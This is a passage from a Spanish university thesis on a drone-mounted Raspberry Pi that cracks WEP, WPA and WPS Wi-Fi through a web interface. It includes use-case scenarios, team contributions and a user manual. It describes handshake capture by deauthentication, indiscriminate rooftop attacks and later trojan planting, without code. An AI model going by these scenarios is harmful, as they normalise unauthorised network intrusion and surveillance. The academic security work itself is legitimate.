


Figura 3.11: Relación completa

Capítulo 4

Casos de uso

En este apartado de la memoria proponen algunos ejemplos de uso del sistema. Se busca mostrar el proceso completo y las interacciones entre los distintos componentes en diversos escenarios.

De esta forma, se intenta dar una visión del alcance del proyecto con algún caso práctico para proporcionar la idea general.

4.1. Amenaza terrorista

Las autoridades han sido alertadas de que hay un almacén que está alquilado a terroristas, y se cree que pueden estar preparando un ataque. Al acercarnos al almacén, observamos varias cámaras wifi para la vigilancia del exterior de la nave. Nuestro objetivo es utilizar OWL para intentar hackear la contraseña de la red wifi y poder inutilizar las cámaras para que las fuerzas de seguridad puedan entrar sin ser descubiertas.

A continuación, vamos a describir los pasos que se realizan en el proyecto para poder llevar a cabo la misión.

1. Vuelo del dron: Conectar el ordenador al dron e introducir la ruta en el programa QGroundControl, para que se desplace hasta el techo del almacén, y se mantenga ahí el tiempo que su batería le permita, en nuestro caso 20 minutos.

2. Conexión: Una vez el dron se pose en el techo, nos conectamos desde el ordenador al servidor a través de la aplicación web introduciendo la URL `srnorris.me`.

3. Escaneo: La primera opción que se seleccionará es la de realizar un escaneo, pulsando el botón “SCAN WPS"de la aplicación, el cual mandará la orden de utilizar un script que lanzará el programa wash para así ver las redes wifi disponibles. Los datos serán tratados y aparecerán




Figura 4.1: Aplicación OWL con las distintas opciones




Figura 4.2: Hack WPS

en la página web en el panel llamado “SCAN PANEL". Como es un almacén grande y aislado, nos aparecen pocas opciones diferentes.

4. Hackeo: De las opciones que veamos en el “SCAN PANEL"de la web, seleccionamos la que más potencial pueda tener, la cual parece ser un wifi llamado “CAMARAS", pulsamos “HACK WIFI", y en el apartado de WPS único, donde copiamos la dirección MAC, el canal y el tiempo que queremos que esté trabajando, después pulsamos comenzar. La página se mostrará en “trabajando"hasta que terminé el proceso.

5. Resultados: Una vez termina el proceso la página vuelve al estado de “operativoz es aquí donde accedemos a la opción “HACKED"para ver la contraseña de la red que hemos seleccionado. Entonces la copiamos y nos vamos a la opción “CONEXION"(Trabajo futuro) para introducir los datos de la red y que el servidor se comunique de nuevo con el cliente para ejecutar el script que se conecte a la red wifi. Una vez se realiza la acción la página volverá a estar operativa y ya estaremos conectados a la red de los terroristas.

De momento, hasta este punto es donde llega el alcance del proyecto desarrollado. Incluye todo el proceso de traslado a la ubicación, escaneo de

las redes disponibles, selección de la red objetivo y realización de los ataques necesarios para comprometer su seguridad.

Como se describe más adelante en el punto “Trabajo Futuro", una opción muy interesante de cara a un próximo desarrollo sería avanzar a partir de este punto e implementar diferentes ataques que se pueden realizar una vez estamos conectado a la red objetivo.

4.2. Auditoría de seguridad

Una empresa empieza a preocuparse por la seguridad wifi debido a los millones que podrían perder si sus documentos se llegaran a filtrar. Tras una pequeña investigación, observamos que la única seguridad importante implementada es que el wifi no llega más allá de la verja de seguridad que cerca el edificio de la empresa. Alegan que el resto no es importante porque al no poder acercarse nadie al wifi no hay peligro de ataque.

Tras conseguir los permisos necesarios para la auditoría, nos ponemos en la piel de un delincuente y realizamos los siguientes pasos:

1. Vuelo del dron.
2. Conexión.
3. Escaneo: Realizamos los distintos tipos de escaneo con airodump y wash (con los distintos botones “SCAN"para todo menos WPS y “SCAN WPS"para WPS) para ver los distintos cifrados de los router.
4. Resultados: Debido a su baja preocupación, descubrimos que algunos router antiguos de la empresa aún utilizan la seguridad WEP y hay otros WPA con WPS activo.
5. Hackeo: En cuestión de 10 minutos y pulsando un par de botones en la web, introduciendo mac y canal (y tiempo en el caso de WPS), ya tenemos las distintas contraseñas de los router.

Tras escribir el informe a la empresa, se le recomienda actualizar todos los router para poseer seguridad WPA con una clave larga y con distintos símbolos, así como desactivar WPS y tener un mínimo de vigilancia aérea.

4.3. Pedófilo en la red

Tras varias denuncias, se sospecha de un hombre de 45 años que puede ser propietario de un portal de pornografía infantil. No nos podemos arriesgar a acercarnos ya que es un hombre cuidadoso y podría eliminar todas las pruebas antes de que la Guardia Civil consiguiera encontrar nada. Por lo tanto, nos disponemos a usar OWL para ayudar a las fuerzan del orden.




Figura 4.3: Contraseña conseguida

Seguimos los siguientes pasos:

1. Vuelo del dron.
2. Conexión.
3. Escaneo: Nos damos cuenta de que no posee ninguna vulnerabilidad, y su cifrado es WPA.
4. Hackeo: Procedemos con la web a introducir la mac y el canal en el apartado de HACK WIFI: wpa, y lanzamos el ataque. Esto activa un script que desconectará varias veces al individuo para conseguir el handshake de la red. El handshake no es la contraseña, pero nos permite conseguir la contraseña mediante ataques de fuerza bruta sin necesidad de encontrarnos cerca del objetivo.
5. Resultado: Tras una semana de pruebas conseguimos la contraseña, y procedemos a enviar de nuevo al dron a la vivienda. OWL se conecta a el wifi del individuo, y con un simple programa como Wireshark, podremos observar todos sus movimientos en la red, adquiriendo las pruebas necesarias para ayudar a detener al pedófilo. Durante el uso de Wireshark se puede optar por el abandono del dron en el tejado debido a su baja batería, mientras que la Raspberry aguantará unas cuantas horas más.

4.4. Redes en territorio enemigo

El ejército se encuentra en un país en guerra, y necesita realizar un mapeado de todas las redes cercanas a su base para conseguir información de posibles ataques cercanos. Así conseguirán infiltrarse en la red enemiga y conocer todo lo que puedan preparar contra ellos. Pasos a seguir:

1. Vuelo del dron: Introducimos una ruta al dron con distintos puntos de vuelo encima de edificios alrededor de la base.

2. Conexión.

3. Hackeo uno: Realizamos ataques de WPS indiscriminados en cada tejado. Con la opción WPS de HACK WIFI, la Raspberry lanzará un script que atacará todas las redes cercanas con WPS activado. El operador desde la base irá anotando los wifis conseguidos en cada parada.

4. Hackeo dos: Realizamos ataques de WEP indiscriminados en cada tejado. Con la opción WEP de HACK WIFI, la Raspberry lanzará un script que atacará todas las redes cercanas que posean el cifrado WEP, vulnerable ya en sí mismo. El operador desde la base irá anotando los wifis conseguidos en cada parada.

5. Resultado: Poseemos las claves de los wifis cercanos. Con ello en un futuro, modificando OWL, podremos introducir distintos troyanos en las redes, para así monitorizarlas a distancia.

Capítulo 5

Resultados, trabajo futuro y Conclusiones

5.1. Resultados

Como resultado de la elaboración del proyecto hemos obtenido un dron capaz de llegar a cualquier lugar a través de un programa llamado QGroundControl, el cual lleva una Raspberry Pi conectada por internet a una aplicación web.

La Raspberry Pi es capaz de escanear y hackear distintos tipos de wifi según las órdenes que le lleguen desde cualquier usuario a través de la aplicación web.

Hemos conseguido crear nuestro propio programa que controle al dron por GPS como versión alternativa.

5.2. Trabajo futuro

A continuación, se mencionan algunas de las posibles mejoras que se podrían realizar en el proyecto para ampliar y mejorar en su conjunto todo el funcionamiento del sistema.

- Realizar diferentes ataques una vez vulnerada la red. Actualmente el proyecto cumple el objetivo de hackear una red wifi mediante los diferentes métodos disponibles según el cifrado que tenga la red, y una vez conseguida la contraseña ser capaz de conectarse a ella. El siguiente paso lógico para desarrollar en el proyecto sería la creación de una gama de ataques para realizar una vez se esté conectado a la red y se tenga acceso a ella. En este apartado se podrían aplicar muchos de los mencionados en el apartado de seguridad wifi en el “Capítulo 2: Estado del arte", así como otros diferentes que sean viables realizar.

- Mejorar la aplicación web. Introducir control por terminal directo a la Raspberry Pi desde la página web para usuarios expertos, así como incluir el programa QGroundControl en la aplicación para poder ser todo controlado desde la web.

- Implementar el botón “CONEXION", para conectar la Raspberry Pi al wifi elegido.

5.3. Conclusiones

Una vez finalizado el proyecto es hora de ver si se han cumplido la mayoría de objetivos que se establecieron al principio, antes de iniciar el proyecto, y valorar todo lo realizado y conseguido durante su desarrollo.

Con respecto al objetivo principal, basado en controlar de forma fácil el dron hasta el lugar objetivo y una vez allí establecer una aplicación capaz de atacar la señal wifi y así poder acceder a ella, si se puede decir que ha sido cumplido, ya que como se desarrolla en la memoria, el proyecto es capaz de llevar a cabo dicha labor.

En la parte de seguridad wifi y vulnerar los diferentes tipos de protocolos de cifrado, sí se ha conseguido con éxito realizar los objetivos de hackear todos los tipos disponibles de forma automática, mediante el uso de diferentes scripts.

Como objetivo extra, que no estaba definido inicialmente como parte obligatoria del proyecto, está el desarrollo de una aplicación web, con la cual el usuario interactúe de forma más fácil que usando un terminal para realizar las órdenes que se deseen.

Además, a nivel personal también se han conseguido las metas propuestas en cuanto a adquirir mayor conocimiento en el ámbito de la seguridad, en este caso de la seguridad en las conexiones wifi. También el aprendizaje de desarrollar scripts en lenguaje Bash, ya que nuestros conocimientos en este lenguaje eran muy escasos.

Tras haber finalizado nuestra etapa con el desarrollo de este Trabajo de Fin de Grado, y pese a todos los problemas surgidos, como pasa en todos los proyectos, estamos satisfechos con la experiencia vivida, la cual ha sido muy enriquecedora y nos ha servido como una gran experiencia.

5.4. Conclusions

Once the project is finished, it’s time to check if most of the objectives that were established in the beginning (before the start of the project) are accomplished, and to assess all that has been performed and achieved during its development.

Regarding the main objective, based on the easy way of controlling the drone to the target place and there setting an application capable of attacking the Wi-Fi signal and accessing to it, it can be said that it has been fulfilled since, as it is developed in the memory, the project is capable of carrying out this task.

In the part of Wi-Fi security and violating the different types of encryption protocols, the goal of automatically hacking every available type through the use of different scripts has been successfully achieved.

As an extra task not defined initially in the compulsory part of the project, there's also the development of a web application with which the user can interact more easily than using a terminal to execute the desired commands.

Besides, in a personal level, the proposed goal of acquiring more knowledge in the security field (in this particular case, security in Wi-Fi connections) has also been achieved, adding to it the learning of developing scripts in Bash language, since our knowledge in this field was very limited.

After finishing our stage with the development of this End of Degree Project, and despite all the troubles originated, we are satisfied with the lived experience, which has been very enriching and constructive.

Capítulo 6

Contribución individual

6.1. Héctor Malagón Roldán

A continuación, explicaré mis aportaciones al proyecto:

- Idea del proyecto: Realizar un programa que ataque las señales wifi desde un dron y un microcomputador. Puede inutilizar diferentes router completamente y conseguir sus contraseñas de diversas formas. Válido para cifrados tanto WPA, WEP y la vulnerabilidad WPS.
- Estudio de mercado de los distintos drones tanto comerciales como montados a piezas.
- Estudio de mercado de los distintos microcomputadores, hasta decidirse por el más barato, más ligero y a su vez suficientemente potente para realizar las funciones necesarias.
- Adquisición de un dron Parrot Ar. Drone 2, dron con un precio de 269 euros que posee un módulo GPS incluido para ayudar en la navegación automatizada y una batería de 25 minutos aproximadamente.
- Adquisición de un microcomputador llamado Raspberry Pi 3 model B, con un peso de 100 g, fácilmente transportable por el dron que puede llevar hasta 500 g extras encima sin problemas para volar.
- Aprendizaje del lenguaje Python, tomando como referencia un curso de Python de `https://www.codecademy.com/es/learn` para la realización del programa principal que controla la ejecución de los distintos scripts del programa.
- Aprendizaje de sockets Python, tomando como referencia ejemplos de muchos lugares de internet acerca de conexión por sockets para así realizar sin más ayuda, a base de prueba y error, una conexión estable entre el servidor y el cliente (Nube táctica y Raspberry Pi).

- Mediante sockets Python, realización de dos programas (cliente y servidor), únicamente para el intercambio de archivos.
- Aprendizaje del lenguaje de scripting llamado BASH, sin estudiar ningún curso. Aprendí según iba surgiendo la necesidad de realizar cosas nuevas. Este lenguaje ha sido utilizado para la realización de todos los scripts para la automatización de los distintos ataques wifi, escáneres wifi y tratamiento de datos para ser enviados de una forma legible para el operador.
- Aprendizaje de todos los comandos de la suite de Aircrack gracias a distintas charlas de hacking wifi en Majadahonda, para la realización de los distintos scripts de ataque junto con el lenguaje BASH.
- Realicé el control del programa por terminal desde el servidor, con diferentes opciones y sencillo de usar.
- Aprendí HTML y Bootstrap de los tutoriales de la propia página de Bootstrap para así realizar una sencilla página web desde la que el operador se sintiera más cómodo que por terminal.
- Aprendí JavaScript y JQuery, tomando como referencia un curso de `https://www.codecademy.com/es/learn` para la realización del manejo entre paneles y botones en la web, así como la escritura y lectura en distintos archivos para la comunicación de éste con el servidor y cliente Python.
- Eliminación del manejo del servidor Python por terminal y añadido de comunicación entre el servidor y la página web.
- Instalación y aprendizaje de uso del programa QGroundControl, necesario para el control de las distintas rutas y tiempos de espera del Parrot Ar. Drone 2.
- Realización de la versión final de la memoria y corrección de errores.
- Diferentes pruebas con el dron para comprobar que el vuelo con GPS funciona bien con la herramienta QGroundController.
- Diferentes pruebas para comprobar que la comunicación de la página web con el servidor en Python funciona correctamente.
- Diferentes pruebas en la parte del cliente para comprobar que todos los scripts se lanzan y funcionan correctamente.
- Preparación y grabación del DVD.
- Preparación y exposición de la presentación del proyecto.

6.2. Alejandro Martín Rueda

Las siguientes tareas que se describen son mis principales contribuciones llevadas a cabo a lo largo del proyecto:

- Una vez elegido el proyecto y aceptado por los directores, la primera tarea fue la búsqueda de información con respecto a las diferentes opciones que había en el mercado de los drones, tanto comerciales como por piezas.
- Búsqueda de las diferentes opciones de microcomputadores, prestando especial atención al peso, precio y potencia.
- Adquisición de un dron Parrot Ar. Drone 2, dron con un precio de 248 euros que posee un módulo GPS incluido para ayudar en la navegación automatizada y una batería de 25 minutos aproximadamente.
- Adquisición de un microcomputador llamado Raspberry Pi 3 model B, con un peso de 100 g, fácilmente transportable por el dron que puede llevar hasta 500 g extras encima sin problemas para volar.
- División del proyecto en dos partes, que están bastante diferenciadas e independientes y se podía aprovechar para trabajar en paralelo. Yo me centré en la parte de el control del dron mediante el desarrollo de una aplicación propia.
- Debido al tiempo transcurrido en la creación del entorno para el SDK y el poco avance, se decide buscar otra solución. De este punto surgen las dos versiones actuales para controlar el dron, la aplicación QGround Control, y la aplicación desarrollada usando un paquete externo en lugar del SDK original de Parrot.
- Aprendizaje del lenguaje BASH mediante diferentes tutoriales y ejemplos de internet, según iba siendo necesario para el desarrollo de los scripts realizados en el proyecto, dado que ya tenía unas nociones básicas anteriores del lenguaje.
- Realización de un script para la ampliación de la funcionalidad de la aplicación web, creando la opción de conectarse a una red wifi independientemente del tipo de cifrado que tuviese la red.
- Realización de varias pruebas con el script y un router con diferentes protocolos de cifrado para comprobar el funcionamiento del script desarrollado para conectarse a una red wifi.
- Búsqueda de una alternativa al desarrollo de una aplicación a partir del SDK. En este proceso encontré un paquete desarrollado en node.js

el cual simplificaba el uso del SDK del dron en una serie de funciones con las cuales podías conectarte y controlar el dron.

- Estudio de las estructuras básicas del lenguaje node.js.
- Desarrollo del script principal que controla al dron. Este script del dron utilizando el paquete ar- drone en node.js para controlar el dron. Este script obtiene las coordenadas del dron y las compara con las que se le indican como objetivo y ejecuta los diferentes ficheros node.js que he desarrollado. Estos ficheros contienen las ordenes necesarias para ejecutar los diferentes movimientos del dron.
- Aprendizaje de los comandos necesarios para hackear una wifi con la suite de Aircrack para su uso en el proyecto y compresión de cómo se realizan los diferentes ataques. Gran parte de este aprendizaje fue realizado por la asistencia a varios eventos de seguridad, en los cuales se trataba el hacking wifi.
- Con respecto a la memoria, realicé una primera versión de la memoria en junio debido al poco avance logrado por mi parte en mi contribución al desarrollo del proyecto. En ella me encargué de la documentación sobre los conceptos y tecnologías usadadas en el proyecto, redacción de parte del estado del arte.
- Creación del manual de usuario de la aplicación web incluida en la memoria.
- Preparación y exposición de la presentación del proyecto.

Apéndice A

Manual de usuario

En este manual se explica cómo utilizar la aplicación web creada en el proyecto para controlar los pasos que realiza la Raspberry a la hora de interaccionar con la red wifi una vez el dron se ha situado en el lugar establecido. En el DVD adjunto al proyecto entregado se encuentra los archivos con todo el código necesario para generar la página web.


Para poder acceder a la aplicación web es necesario tener un dispositivo con conexión a internet, puede usarse tanto un ordenador como un Smartphone. La dirección web a la que hay que conectarse es la siguiente:

`https://srnorris.me`

En el siguiente punto se describirán las partes principales que se pueden observar en la primera vista de la aplicación y los nombres que se establece a cada una de ellas para una mejor comprensión a lo largo del manual.

A.1. Página principal

La página principal que se muestra una vez conectado a la dirección web, con la que se interactúa a lo largo de este manual para explicar cada opción que se puede realizar, es la mostrada a continuación. En ella están marcadas las 4 partes fundamentales con las que se interactuará durante toda la explicación de la página web.



1. Botones de acción. Lista de botones que muestra las diferentes opciones que se pueden ejecutar. En los siguientes puntos de este manual se explicarán detalladamente cada uno de ellos.

2. Estado. Tiene 2 valores diferentes, operativo y trabajando. En estado operativo el sistema está preparado y esperando a realizar una de las órdenes de cualquiera de las opciones disponibles en la aplicación web. El estado trabajando se muestra cuando el sistema está realizando una operación que se le ha ordenado desde la página, durante este periodo los botones no funcionarán y aunque sean pulsados no ocurrirá nada hasta que no termine la tarea que está realizando y cambie de estado a operativo.


3. Zona principal. Esta zona es la que irá cambiando durante el uso de la aplicación, y donde se mostrará la información y los paneles necesarios para el funcionamiento y uso de cada botón. En los siguientes puntos en los que se explica cada botón se irá mostrando los diferentes contenidos que aparecen en esta zona principal.

4. Panel de escáner. En él se muestra la información obtenida a la hora de realizar un escáner de las redes. La información que se muestra en cada línea es la dirección MAC, el canal usado por la red wifi, el tipo de cifrado usado y el SSID de la red, respectivamente. Inicialmente el panel está vacío y una vez se realice el primer escáner será la información que muestre de forma continua hasta que se realice un nuevo escáner, en el cual refrescará la información mostrada.

A continuación, se pasa a mostrar las funciones de cada botón y explicar las diferentes opciones y páginas que se cargan en cada uno de ellos.


A.2. Botón HACK WIFI

Esta opción de la aplicación es la encargada de hackear la red wifi que se quiera, como se verá más adelante, hay varias opciones para seleccionar según el objetivo a conseguir.



Si se selecciona el botón de “HACK WIFI", en la zona principal nos aparecerá un cuadro como el de la siguiente imagen, que inicialmente estará vacío. En él aparece la pestaña “opciones", marcado en rojo en la imagen.


Si se pincha en la pestaña, se abre un desplegable con varias opciones, las cuales se explican en las siguientes imágenes, que realizan un ataque diferente en función de la opción seleccionada.



- WPS: Si se selecciona esta opción la función que se realizará será obtener todas las claves posibles de todas las redes wifi a las que tenga


alcance el sistema en ese momento y que tengan activado el protocolo WPS en su red.

Para empezar a hackear, únicamente hay que pulsar el botón “Comenzar"que aparece en el cuadro de la suguiente imagen.




- WPS único: Al seleccionar esta opción el cuadro que se muestra pide introducir una dirección MAC y un canal, que tienen que corresponder con la red que se quiere atacar. Esta opción se centra únicamente en una red en concreto de las que tiene a su alcance el sistema, siendo más específica que la anterior. También se debe introducir la cantidad de tiempo que el sistema va a estar trabajando con este ataque.

  Una vez introducido los datos para iniciar el proceso hay que pulsar el botón “Comenzar".




- WPA: Esta opción se encarga de hackear una red wifi con un protocolo de encriptación de tipo WPA. Para ello al seleccionarlo pedirá introducir la MAC de la red wifi objetivo y el canal por el que se conecta. Para iniciar el ataque, tras poner los datos, se selecciona el botón “Comenzar".



